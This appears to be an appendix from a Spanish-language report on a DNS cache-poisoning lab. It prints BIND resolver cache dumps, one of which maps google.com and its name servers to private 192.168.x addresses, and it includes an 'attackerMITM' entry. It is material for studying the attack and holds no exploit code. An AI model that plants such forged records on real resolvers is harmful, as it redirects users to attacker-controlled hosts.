; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210217025113
; authanswer
.      518300  IN NS a.root-servers.net.
       518300  IN NS b.root-servers.net.
       518300  IN NS c.root-servers.net.
       518300  IN NS d.root-servers.net.
       518300  IN NS e.root-servers.net.
       518300  IN NS f.root-servers.net.
       518300  IN NS g.root-servers.net.
       518300  IN NS h.root-servers.net.
       518300  IN NS i.root-servers.net.
       518300  IN NS j.root-servers.net.
       518300  IN NS k.root-servers.net.
       518300  IN NS l.root-servers.net.
       518300  IN NS m.root-servers.net.
; authanswer
       518300  RRSIG NS 8 0 518400 (
           20210301210000 20210216200000 42351 .
           fGwsdmT2dnFKF/If4nmZcihAY56bdyIFb2J5
           xBvInr8MwNMDA5EAx0AojCzMQzmUHChVGaYB
           OoqUflRyfY0eDOmK4es9ebRJ/KBcaSLiyX/d
           E32V+sx9TISjS2jEWN4N5mtTdpM5pqs3VO8p
           pisY9iUz3rki3QdLZiffXuyVvw7VhEOB20gZ
           zbYwKxzEJmcHJZ0cppTMPkYS1Vsx3DxXR0ff
           DxtN6gyjj2UDREYw7ejjFOVtKMt/7cORChJC
           zQVS/U4yeZ2FRzFbzkxHdZAOc9sZDmosE6ag
           NqZ1h50zp9dtPS8tfjlBRjICUwKwg9vKOQ3X
           SKrO+UnbCxgBhEtzhg== )
; glue
com.       172700  NS  a.gtld-servers.net.
       172700  NS  b.gtld-servers.net.
       172700  NS  c.gtld-servers.net.
       172700  NS  d.gtld-servers.net.
       172700  NS  e.gtld-servers.net.
       172700  NS  f.gtld-servers.net.
       172700  NS  g.gtld-servers.net.
       172700  NS  h.gtld-servers.net.
       172700  NS  i.gtld-servers.net.
       172700  NS  j.gtld-servers.net.
       172700  NS  k.gtld-servers.net.
       172700  NS  l.gtld-servers.net.
       172700  NS  m.gtld-servers.net.
; additional
       86300 DS  30909 8 2 (
           E2D3C916F6DEEAC73294E8268FB5885044A8
           33FC5459588F4A9184CFC41A5766 )
; additional
       86300 RRSIG DS 8 1 86400 (
           20210301210000 20210216200000 42351 .
```

```
          lmPcV5HdnM2NErSeOL7EHM3KJYRmcYNoR/xF
          /3OAgyqHpAT4KC2d6DC44h0vDa3gInah/Owe
          pS2/Yj14Sp0rN+rvx5zD+P/SKQu1raqodOSz
          pGmKroSNmbfBqTIjgA6znZxkDVKhztVDhWT1
          5pTzkUsPTmxX18LImmL46vIh2KYSPX/mbjw1
          W5j2cCZC8JvfSAw/jWweV19Al1yVSPQGwtZi
          kyW25SCuiU6hLvX2VdvG+NL0kH/ajdG/+flP
          QfgGzlzw+A14u5pnKErLDNd3SaMnqo7c8qzZ
          oaoH7CIg8VyAA8j9QuwSPjYOe6RJa7PMeLt+
          4HWxUUKoKrM6IzOTSg== )
; authauthority
google.com.   259100  NS  ns1.google.com.
      259100  NS  ns2.google.com.
      259100  NS  ns3.google.com.
      259100  NS  ns4.google.com.
; authanswer
      259100  A 192.168.20.5
; additional
ns1.google.com.   259100  A 192.168.30.5
; additional
ns2.google.com.   259100  A 192.168.30.10
; additional
ns3.google.com.   259100  A 192.168.30.15
; additional
ns4.google.com.   259100  A 192.168.30.20
; glue
a.gtld-servers.net. 172700  A 192.5.6.30
; glue
      172700  AAAA  2001:503:a83e::2:30
; glue
b.gtld-servers.net. 172700  A 192.33.14.30
; glue
      172700  AAAA  2001:503:231d::2:30
; glue
c.gtld-servers.net. 172700  A 192.26.92.30
; glue
      172700  AAAA  2001:503:83eb::30
; glue
d.gtld-servers.net. 172700  A 192.31.80.30
; glue
      172700  AAAA  2001:500:856e::30
; glue
e.gtld-servers.net. 172700  A 192.12.94.30
; glue
      172700  AAAA  2001:502:1ca1::30
; glue
f.gtld-servers.net. 172700  A 192.35.51.30
; glue
      172700  AAAA  2001:503:d414::30
; glue
g.gtld-servers.net. 172700  A 192.42.93.30
; glue
      172700  AAAA  2001:503:eea3::30
; glue
h.gtld-servers.net. 172700  A 192.54.112.30
; glue
      172700  AAAA  2001:502:8cc::30
; glue
i.gtld-servers.net. 172700  A 192.43.172.30
; glue
      172700  AAAA  2001:503:39c1::30
; glue
j.gtld-servers.net. 172700  A 192.48.79.30
; glue
      172700  AAAA  2001:502:7094::30
; glue
k.gtld-servers.net. 172700  A 192.52.178.30
; glue
      172700  AAAA  2001:503:d2d::30
; glue
l.gtld-servers.net. 172700  A 192.41.162.30
```

```
; glue
      172700  AAAA  2001:500:d937::30
; glue
m.gtld-servers.net. 172700  A 192.55.83.30
; glue
      172700  AAAA  2001:501:b1f9::30
; additional
a.root-servers.net. 604700  A 198.41.0.4
; additional
      604700  AAAA  2001:503:ba3e::2:30
; additional
b.root-servers.net. 604700  A 199.9.14.201
; additional
      604700  AAAA  2001:500:200::b
; additional
c.root-servers.net. 604700  A 192.33.4.12
; additional
      604700  AAAA  2001:500:2::c
; additional
d.root-servers.net. 604700  A 199.7.91.13
; additional
      604700  AAAA  2001:500:2d::d
; additional
e.root-servers.net. 604700  A 192.203.230.10
; additional
      604700  AAAA  2001:500:a8::e
; additional
f.root-servers.net. 604700  A 192.5.5.241
; additional
      604700  AAAA  2001:500:2f::f
; additional
g.root-servers.net. 604700  A 192.112.36.4
; additional
      604700  AAAA  2001:500:12::d0d
; additional
h.root-servers.net. 604700  A 198.97.190.53
; additional
      604700  AAAA  2001:500:1::53
; additional
i.root-servers.net. 604700  A 192.36.148.17
; additional
      604700  AAAA  2001:7fe::53
; additional
j.root-servers.net. 604700  A 192.58.128.30
; additional
      604700  AAAA  2001:503:c27::2:30
; additional
k.root-servers.net. 604700  A 193.0.14.129
; additional
      604700  AAAA  2001:7fd::1
; additional
l.root-servers.net. 604700  A 199.7.83.42
; additional
      604700  AAAA  2001:500:9f::42
; additional
m.root-servers.net. 604700  A 202.12.27.33
; additional
      604700  AAAA  2001:dc3::35
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
; 2001:503:39c1::30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.5.5.241 [srtt 15] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:d937::30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.33.4.12 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
```

```
; 192.36.148.17 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:dc3::35 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 193.0.14.129 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:1::53 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:2d::d [srtt 4] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.33.14.30 [srtt 15660] [flags 00000008] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
    1700]
; 199.7.91.13 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:7fd::1 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:d414::30 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:d2d::30 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:a83e::2:30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 199.7.83.42 [srtt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:84::b [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:c27::2:30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 198.41.0.4 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.48.79.30 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:231d::2:30 [srtt 4] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.5.6.30 [srtt 9] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:502:8cc::30 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.42.93.30 [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 198.97.190.53 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.31.80.30 [srtt 9] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:7fe::53 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:83eb::30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:856e::30 [srtt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.55.83.30 [srtt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:2f::f [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.35.51.30 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:3::42 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:500:2::c [srtt 2] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 202.12.27.33 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.41.162.30 [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.54.112.30 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.43.172.30 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.58.128.30 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:eea3::30 [srtt 15] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.26.92.30 [srtt 31] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:502:7094::30 [srtt 15800] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 1700]
; 2001:502:1ca1::30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.12.94.30 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.52.178.30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:501:b1f9::30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.203.230.10 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.228.79.201 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 2001:503:ba3e::2:30 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
; 192.112.36.4 [srtt 133849] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [\
  ttl 1700]
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20210217025113
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
```

Código E.3: Contenido de la memoria caché del servidor *RNS* (con el ataque).

```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20201022052956
; authanswer
.      515994  IN NS a.root-servers.net.
       515994  IN NS b.root-servers.net.
       515994  IN NS c.root-servers.net.
       515994  IN NS d.root-servers.net.
       515994  IN NS e.root-servers.net.
       515994  IN NS f.root-servers.net.
       515994  IN NS g.root-servers.net.
       515994  IN NS h.root-servers.net.
       515994  IN NS i.root-servers.net.
       515994  IN NS j.root-servers.net.
       515994  IN NS k.root-servers.net.
       515994  IN NS l.root-servers.net.
       515994  IN NS m.root-servers.net.
; authanswer
       517235  RRSIG NS 8 0 518400 (
           20201103200000 20201021190000 26116 .
           ap38cnxVusiaJEpfb1f1JKqdlBad9KrKlgGe
           4lK3QcCsnu2h3KvFeLQgnQic5AxU/yXK+kXt
           oUFK1IbiupXwuezIaDuHJk6YzT++xJye62CJ
           HqcJMPDq5O1CjhlbWbO0QiAjM9KcRVsHNQgf
           rQzxS05Ea/jJ4SRovcScXbIJDg6SJmabqGl0
           oDLvfsD2NRcpVI5WMb8LGXkY8bYUIFSL9AE0
           qFL+t235XuJElyYdi+8SPqQFM27d5pwxdOkO
           NWA6Qjg7ao9nOsseigkEZWJi7rDaoAD0tHLf
           kARgU+x6ozTpFXCKwtuGayvta04H/0628SNV
           SKtosdyuxgYLGipkpQ== )
; glue
in-addr.arpa.   171085  NS  a.in-addr-servers.arpa.
       171085  NS  b.in-addr-servers.arpa.
       171085  NS  c.in-addr-servers.arpa.
       171085  NS  d.in-addr-servers.arpa.
       171085  NS  e.in-addr-servers.arpa.
       171085  NS  f.in-addr-servers.arpa.
; additional
       84685 DS  47054 8 2 (
           5CAFCCEC201D1933B4C9F6A9C8F51E51F3B3
           9979058AC21B8DF1B1F281CBC6F2 )
       84685 DS  53696 8 2 (
           13E5501C56B20394DA921B51412D48B7089C
           5EB6957A7C58553C4D4D424F04DF )
       84685 DS  63982 8 2 (
           AAF4FB5D213EF25AE44679032EBE3514C487
           D7ABD99D7F5FEC3383D030733C73 )
; additional
       84685 RRSIG DS 8 2 86400 (
           20201104000000 20201021230000 4825 arpa.
           UKOIOIBCr1PArtBPHEf8AzTn2qrIWGJpKiA3
           88UTHOdRDNMvwpd59F0vo2NyzL5NpNA5Vhtd
           fKiMmmpyequqfc0MDKACLIAsmAT4YpdyKGMf
           ztbA33ju2BNJ/DqISgDfXtZzN/0IaM5bTu9z
           I2ObkEStXPEhdx5Rucqj+ycY9Q1KHx9Cxm01
           z7rbo1AhoIU76u5Xbb7Gg1OpaGA2mluFth2K
           HHXgHlw6nq7XhKeYkNYs2uM2tVva2rhItZFT
           fJ50NZtg5rBMoVSGx/C8MYCRwTRYO7garJX7
           Mzx2ill6wfDjmAioOCGw9ty263g1ApSdaFmi
           suqcPtE0+eGMVuCFkQ== )
; glue
216.in-addr.arpa. 84685 NS  r.arin.net.
       84685 NS  u.arin.net.
```

```
      84685 NS  x.arin.net.
      84685 NS  y.arin.net.
      84685 NS  z.arin.net.
      84685 NS  arin.authdns.ripe.net.
; additional
      84685 DS  53556 5 1 (
          63384814A67B0070DC5D671F9B0F22663D36
          FDB0 )
; additional
      84685 RRSIG DS 8 3 86400 (
          20201101013216 20201010180003 49608 in-addr.arpa.
          g7+qPogqSwTSWADJubODS7fizztfloiycf0j
          ixVni0pXpQaw0etK6XHF6TkWV4onE6LrDNMD
          Cr2mmrCTRkKOqnyoHUDYR0Piw8WiqQl4zBtQ
          3I4qs1dTrug7SmP4i4D461NlDg2q3Bjan41o
          RdzL9FW2GUsc/qDcEvBOgqlFa6E= )
; glue
217.58.216.in-addr.arpa. 84685  NS  ns1.google.com.
      84685 NS  ns2.google.com.
      84685 NS  ns3.google.com.
      84685 NS  ns4.google.com.
; additional
      9085  NSEC  218.58.216.in-addr.arpa. NS RRSIG NSEC
; additional
      9085  RRSIG NSEC 5 5 10800 (
          20201105043148 20201022033148 12376 216.in-addr.arpa.
          dmC3Arnqn33k4RvXi804mZSkKAMZiC1txMVn
          O1sHAv+0EgNcWaVtHV3uoxXeDErvWGJGzGjF
          4WdNzSaP30nM2GTbgsfrPieCWV/jYdOKbOvn
          Ni2sLQ//DaQvKkhInLt9QtVMZw/bbdxccTDy
          gTtNpEhzk8c2+Y5K9pB6kU3LgBA= )
; authanswer
14.217.58.216.in-addr.arpa. 84685 PTR den03s09-in-f14.1e100.net.
      84685 PTR qro02s15-in-f14.1e100.net.
; glue
a.in-addr-servers.arpa. 171085  A 199.180.182.53
; glue
      171085  AAAA  2620:37:e000::53
; glue
b.in-addr-servers.arpa. 171085  A 199.253.183.183
; glue
      171085  AAAA  2001:500:87::87
; glue
c.in-addr-servers.arpa. 171085  A 196.216.169.10
; glue
      171085  AAAA  2001:43f8:110::10
; glue
d.in-addr-servers.arpa. 171085  A 200.10.60.53
; glue
      171085  AAAA  2001:13c7:7010::53
; glue
e.in-addr-servers.arpa. 171085  A 203.119.86.101
; glue
      171085  AAAA  2001:dd8:6::101
; glue
f.in-addr-servers.arpa. 171085  A 193.0.9.1
; glue
      171085  AAAA  2001:67c:e0::1
; answer
attackerMITM.   9635  \-ANY ;-$NXDOMAIN
; . SOA a.root-servers.net. nstld.verisign-grs.com. 2020102102 1800 900 604800 86400
; . RRSIG SOA ...
; . RRSIG NSEC ...
; . NSEC aaa. NS SOA RRSIG NSEC DNSKEY
; athleta. RRSIG NSEC ...
; athleta. NSEC attorney. NS DS RRSIG NSEC
; glue
br.     171085  NS  a.dns.br.
      171085  NS  b.dns.br.
      171085  NS  c.dns.br.
      171085  NS  d.dns.br.
```

```
      171085  NS  e.dns.br.
      171085  NS  f.dns.br.
; additional
      84685 DS  2471 13 2 (
          5E4F35998B8F909557FA119C4CBFDCA2D660
          A26F069EF006B403758A07D1A2E4 )
; additional
      84685 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          Kf8KYOwY6G4VyTlBWEzKBMhMd3kmzmzjZxdw
          kENElqILJllOnACBaJhT75iOUPxmYLUQyuj1
          sThnwrYOfCCz2Lxj8hWMHSgcUE39uyaDxhY7
          EQ0/S78+hxlsiA+sz9WQwmK+jjRlPdKu2NlI
          0MS83euqpg+H+veA7nv1tLhAc07ZQCJF/pW6
          nXiysSgTUJHRkDpbwOAuwCUNZimEXDYahi8R
          06fGn4LVUbKwAO7xn4FhrRLRUwUePnTNntZr
          jNQpC9FhA2ZkHGR+ivgIa2JDBB5q5ytglsEU
          1JT+m0c5mRKBOj3c3gFZOAnc3ACXsMJh8roT
          Q41H+TnXYcpp3hSD3w== )
; glue
a.dns.br.   171085  A 200.219.148.10
; glue
      171085  AAAA  2001:12f8:6::10
; glue
b.dns.br.   171085  A 200.189.41.10
; glue
      171085  AAAA  2001:12f8:8::10
; glue
c.dns.br.   171085  A 200.192.233.10
; glue
      171085  AAAA  2001:12f8:a::10
; glue
d.dns.br.   171085  A 200.219.154.10
; glue
      171085  AAAA  2001:12f8:4::10
; glue
e.dns.br.   171085  A 200.229.248.10
; glue
      171085  AAAA  2001:12f8:2::10
; glue
f.dns.br.   171085  A 200.219.159.10
; glue
      171085  AAAA  2001:12f8:c::10
; authanswer
ns.dns.br.    171085  A 200.160.0.5
; authanswer
      171085  RRSIG A 13 3 172800 (
          20201114215713 20200905210114 38185 dns.br.
          T6is++K7QHfpwHIwPbColXMc7Jc0W6O5FYK3
          KkZ7rQat7HqdmNYKc/6ge/YIrI+vu7cesbBH
          NdTvfZ4XVQNmuw== )
; authanswer
      171085  AAAA  2001:12ff:0:a20::5
; authanswer
      171085  RRSIG AAAA 13 3 172800 (
          20201114215713 20200905210114 38185 dns.br.
          MvbWthMa8QZuHH0Q+8tg5podU0jVcVo31AOr
          YWDWjA7O3eIJTrbDRQ7P6N0d3ozWbiDQZJoj
          hjBaAolWQtHHVg== )
; authanswer
ns2.dns.br.   171085  A 200.192.232.53
; authanswer
      171085  RRSIG A 13 3 172800 (
          20201114220242 20200905215339 38185 dns.br.
          K1Gv88N0KFqE6RFb8MpCCaZS3HMKKoMahcKX
          FqNCHZkFxmv9ifgu/Ggm3zhVEfj1bTj4O2YO
          7hP3EacM+25oGA== )
; authanswer
      171085  AAAA  2001:12f8:b:1::53
; authanswer
      171085  RRSIG AAAA 13 3 172800 (
```

```
          20201214235437 20201005232119 38185 dns.br.
          HslMH6XjwDD1XamjBYkQ5RA3qJFmgZAE1b6J
          yg4dqPD0OdT/ZOPV5HVK3Baulwxxh013QgH+
          uSMR65FJ31i9Uw== )
; glue
cl1-tld.d-zone.ca.  171085  A 185.159.197.56
; glue
      171085  AAAA  2620:10a:80aa::56
; glue
cl2-tld.d-zone.ca.  171085  A 185.159.198.56
; glue
      171085  AAAA  2620:10a:80ab::56
; glue
cl.     171085  NS  a.nic.cl.
      171085  NS  b.nic.cl.
      171085  NS  c.nic.cl.
      171085  NS  cl1.dnsnode.net.
      171085  NS  cl-ns.anycast.pch.net.
      171085  NS  cl1-tld.d-zone.ca.
      171085  NS  cl2-tld.d-zone.ca.
; additional
      84685 DS  21199 8 2 (
          7D756DFFAB6D3CD9C786FF5C659954C22944
          FAEF9433EEE26F1D84EB5370B394 )
; additional
      84685 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          um51UpF+LsR20+YR0zlqDfTLxflmLo9mDA0r
          oBNFto+jN8K5UpaPoSVnQ/NnXutPxfrw8kyA
          vH+10oRW7bRZR0fQ5/0lJh40j+n4auY/8G6I
          oiP1TD6OHu/OAuuD2iTaszvGjZw/Hxa+0xJS
          p5cisa3cMsPv8tkEMxJfgkO3vA+pIdd+PO5d
          y/KfVJ3f6SeUAUVOMYDStBq3SxaweA4Euk+b
          DjxdT4RoGH9Fmcs6pbt4J1IJReitmP2x3+Wy
          TKHM0hruM3AEWvsv179hLg3uO0WK134s8BcJ
          bKjBUOvgUjRU/uXM4TO1ElG0/UU/jn3T8WW6
          3p/hrGpN+Pt6tVgPpQ== )
; glue
a.nic.cl.   171085  A 190.124.27.10
; glue
      171085  AAAA  2001:1398:121:0:190:124:27:10
; glue
b.nic.cl.   171085  A 200.7.4.7
; glue
      171085  AAAA  2001:1398:274:0:200:7:4:7
; glue
c.nic.cl.   171085  A 200.16.112.16
; authanswer
ssdns-tld.nic.cl. 41485 A 200.7.5.14
; authanswer
      41485 RRSIG A 13 3 43200 (
          20201102122809 20201019182800 57135 nic.cl.
          JdNcYxSH9caXxWvPomO1YMfMUFYwOhZi/9fN
          Rkv/qHRBD1+LeKIF8kkQMzkEk5I1m7rLha5s
          M+P+BeFq6qugLg== )
; authanswer
      41485 AAAA  2001:1398:276:0:200:7:5:14
; authanswer
      41485 RRSIG AAAA 13 3 43200 (
          20201103011637 20201020082819 57135 nic.cl.
          mN21SnDq62yJlt0ksYcMmpc+ZVuK70LhdKhI
          DqFlT1ZKN49CKr/EaNa8IlMTlljo399H7Z3r
          H0rIgnj09L69og== )
; glue
com.      170395  NS  a.gtld-servers.net.
      170395  NS  b.gtld-servers.net.
      170395  NS  c.gtld-servers.net.
      170395  NS  d.gtld-servers.net.
      170395  NS  e.gtld-servers.net.
      170395  NS  f.gtld-servers.net.
      170395  NS  g.gtld-servers.net.
```

```
      170395  NS  h.gtld-servers.net.
      170395  NS  i.gtld-servers.net.
      170395  NS  j.gtld-servers.net.
      170395  NS  k.gtld-servers.net.
      170395  NS  l.gtld-servers.net.
      170395  NS  m.gtld-servers.net.
; additional
      83995 DS  30909 8 2 (
          E2D3C916F6DEEAC73294E8268FB5885044A8
          33FC5459588F4A9184CFC41A5766 )
; additional
      83995 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          Jh6WiattTfm43CaRNwvB1gWkQoaiROR8oZdk
          YLnV+qqoRmh3JScd7FC8X4crar+UfLbr0dp8
          PWI9TF6/o3WUNeXvc2WYJl5uk9AWqLJ1s9FQ
          PkUpDuuNEvSTOeemrsiDgTl1v7/Q6urVIobI
          L+a/sNRBfKEukfOUFUKD7AEjs3OpXWmvWd59
          zwIZlvtLljqSmGv6QEK5plnylStn2mxFgWdM
          IP3BKeWdkpXC4nI4rjAMGm+8RvmpXmUH6sjq
          UK/3FXQ/H8U5jDm7MQlPa4XwmlkjSLEyB2iu
          2lOuhWr6DtDcu6JOD129B5H0AdsJ1pmidwm5
          RO3DjUpsNvtq3XbivQ== )
; glue
bitnames.com.   170396  NS  ns1.eu.bitnames.com.
      170396  NS  ns1.us.bitnames.com.
      170396  NS  ns2.eu.bitnames.com.
      170396  NS  ns2.us.bitnames.com.
      170396  NS  ns3.us.bitnames.com.
; authanswer
ns1.eu.bitnames.com.  170396  A 165.227.133.206
; authanswer
      170396  AAAA  2a03:b0c0:3:d0::c0:4001
; authanswer
ns2.eu.bitnames.com.  170396  A 188.166.56.96
; authanswer
      170396  AAAA  2a03:b0c0:2:d0::20:1001
; authanswer
ns1.us.bitnames.com.  170396  A 178.128.191.122
; authanswer
      170396  AAAA  2604:a880:2:d0::1ce8:7001
; authanswer
ns2.us.bitnames.com.  170396  A 107.170.182.174
; authanswer
ns3.us.bitnames.com.  170396  A 136.144.52.122
; authanswer
      170396  AAAA  2604:1380:3000:8800::1
; glue
google.com.   170413  NS  ns1.google.com.
      170413  NS  ns2.google.com.
      170413  NS  ns3.google.com.
      170413  NS  ns4.google.com.
; authanswer
      53  A 216.58.217.14
; glue
ns1.google.com.   170413  A 216.239.32.10
; glue
      170413  AAAA  2001:4860:4802:32::a
; glue
ns2.google.com.   170413  A 216.239.34.10
; glue
      170413  AAAA  2001:4860:4802:34::a
; glue
ns3.google.com.   170413  A 216.239.36.10
; glue
      170413  AAAA  2001:4860:4802:36::a
; glue
ns4.google.com.   170413  A 216.239.38.10
; glue
      170413  AAAA  2001:4860:4802:38::a
; glue
```

```
edu.      170394  NS  a.edu-servers.net.
      170394  NS  b.edu-servers.net.
      170394  NS  c.edu-servers.net.
      170394  NS  d.edu-servers.net.
      170394  NS  e.edu-servers.net.
      170394  NS  f.edu-servers.net.
      170394  NS  g.edu-servers.net.
      170394  NS  h.edu-servers.net.
      170394  NS  i.edu-servers.net.
      170394  NS  j.edu-servers.net.
      170394  NS  k.edu-servers.net.
      170394  NS  l.edu-servers.net.
      170394  NS  m.edu-servers.net.
; additional
      83994 DS  28065 8 2 (
          4172496CDE85534E51129040355BD04B1FCF
          EBAE996DFDDE652006F6F8B2CE76 )
; additional
      83994 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          zxV3ZFn/kGoHO8Pujo0NwDTM+S4Dd+Lbc1RK
          /UfQA5UQZJpkvl95u0o5wLJW3nqiQkxpWbOx
          WNAWjiWh/zaaDZV+9yuN5l7xvUyhU0RtpXbW
          rAsgOrx90Zn5cPfPiiORb6Xh4Nd3/spa/mhn
          aza8kKY4n/CGb2Z0jgXkar4Pjie26yzOuchd
          0T2psG5/3YWU9qBidkkYi+LEmGZ+CA74/+q3
          hOUW8kMYgVlYZb2hHAYiTgbNI5iyD0HkfWJi
          rvpAK8sa9zM+eevmC+GBpbso3vqLiMiFfPg5
          +LH++Y4G4kN8rLb9N/57dXx0P0Qn+0yXjXgh
          zs0S4PTB0zEG7VqL2Q== )
; glue
udel.edu.   170395  NS  dns1.udel.edu.
      170395  NS  dns2.udel.edu.
      170395  NS  adns1.upenn.edu.
      170395  NS  adns2.upenn.edu.
      170395  NS  adns3.upenn.edu.
; authanswer
dns1.udel.edu.    83995 A 128.175.13.16
; authanswer
dns2.udel.edu.    83995 A 128.175.13.17
; glue
adns1.upenn.edu.  170395  A 128.91.3.128
; glue
      170395  AAAA  2607:f470:1001::1:a
; glue
adns2.upenn.edu.  170395  A 128.91.254.22
; glue
      170395  AAAA  2607:f470:1002::2:3
; glue
adns3.upenn.edu.  170395  A 128.91.251.33
; glue
      170395  AAAA  2607:f470:1003::3:c
; glue
a0.org.afilias-nst.info. 170394 A 199.19.56.1
; glue
      170394  AAAA  2001:500:e::1
; glue
a2.org.afilias-nst.info. 170394 A 199.249.112.1
; glue
      170394  AAAA  2001:500:40::1
; glue
c0.org.afilias-nst.info. 170394 A 199.19.53.1
; glue
      170394  AAAA  2001:500:b::1
; glue
net.      170394  NS  a.gtld-servers.net.
      170394  NS  b.gtld-servers.net.
      170394  NS  c.gtld-servers.net.
      170394  NS  d.gtld-servers.net.
      170394  NS  e.gtld-servers.net.
      170394  NS  f.gtld-servers.net.
```

```
      170394  NS  g.gtld-servers.net.
      170394  NS  h.gtld-servers.net.
      170394  NS  i.gtld-servers.net.
      170394  NS  j.gtld-servers.net.
      170394  NS  k.gtld-servers.net.
      170394  NS  l.gtld-servers.net.
      170394  NS  m.gtld-servers.net.
; additional
      83994 DS  35886 8 2 (
          7862B27F5F516EBE19680444D4CE5E762981
          931842C465F00236401D8BD973EE )
; additional
      83994 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          fryhH1UyT6IfAoRxb+x5X78WsnfJ7IY9FoiB
          NENnxxCVxwEGKB3g8dmKDWU5DIewQkxhxEML
          mes7RtToUcr14DAflhRE9lW485vP846y6KJw
          mhEN29JGrox6XY02XSxoZy4R9BHc7GGjaPJK
          VyhZYgdAP+7H1Ul0bwtiFaljpf1586ZupQzm
          c3t7Og5i8PpGGbWpbnTNTXsJk/20k3t3eDRI
          R6Iv4Ucp6UZ9tU+XHzgwsTGyoeuMmD10Egpj
          FsgecAPyDzpnPMvPAeRpSmC+fKtn/YmEBwUr
          svu3Bfp9xS9w+Z7CqWKcQvNOiTO7sEsDjbkz
          JCbJcOiYM1Ax/RjQPA== )
; glue
afrinic.net.    171085  NS  ns1.afrinic.net.
      171085  NS  ns2.afrinic.net.
      171085  NS  ns4.apnic.net.
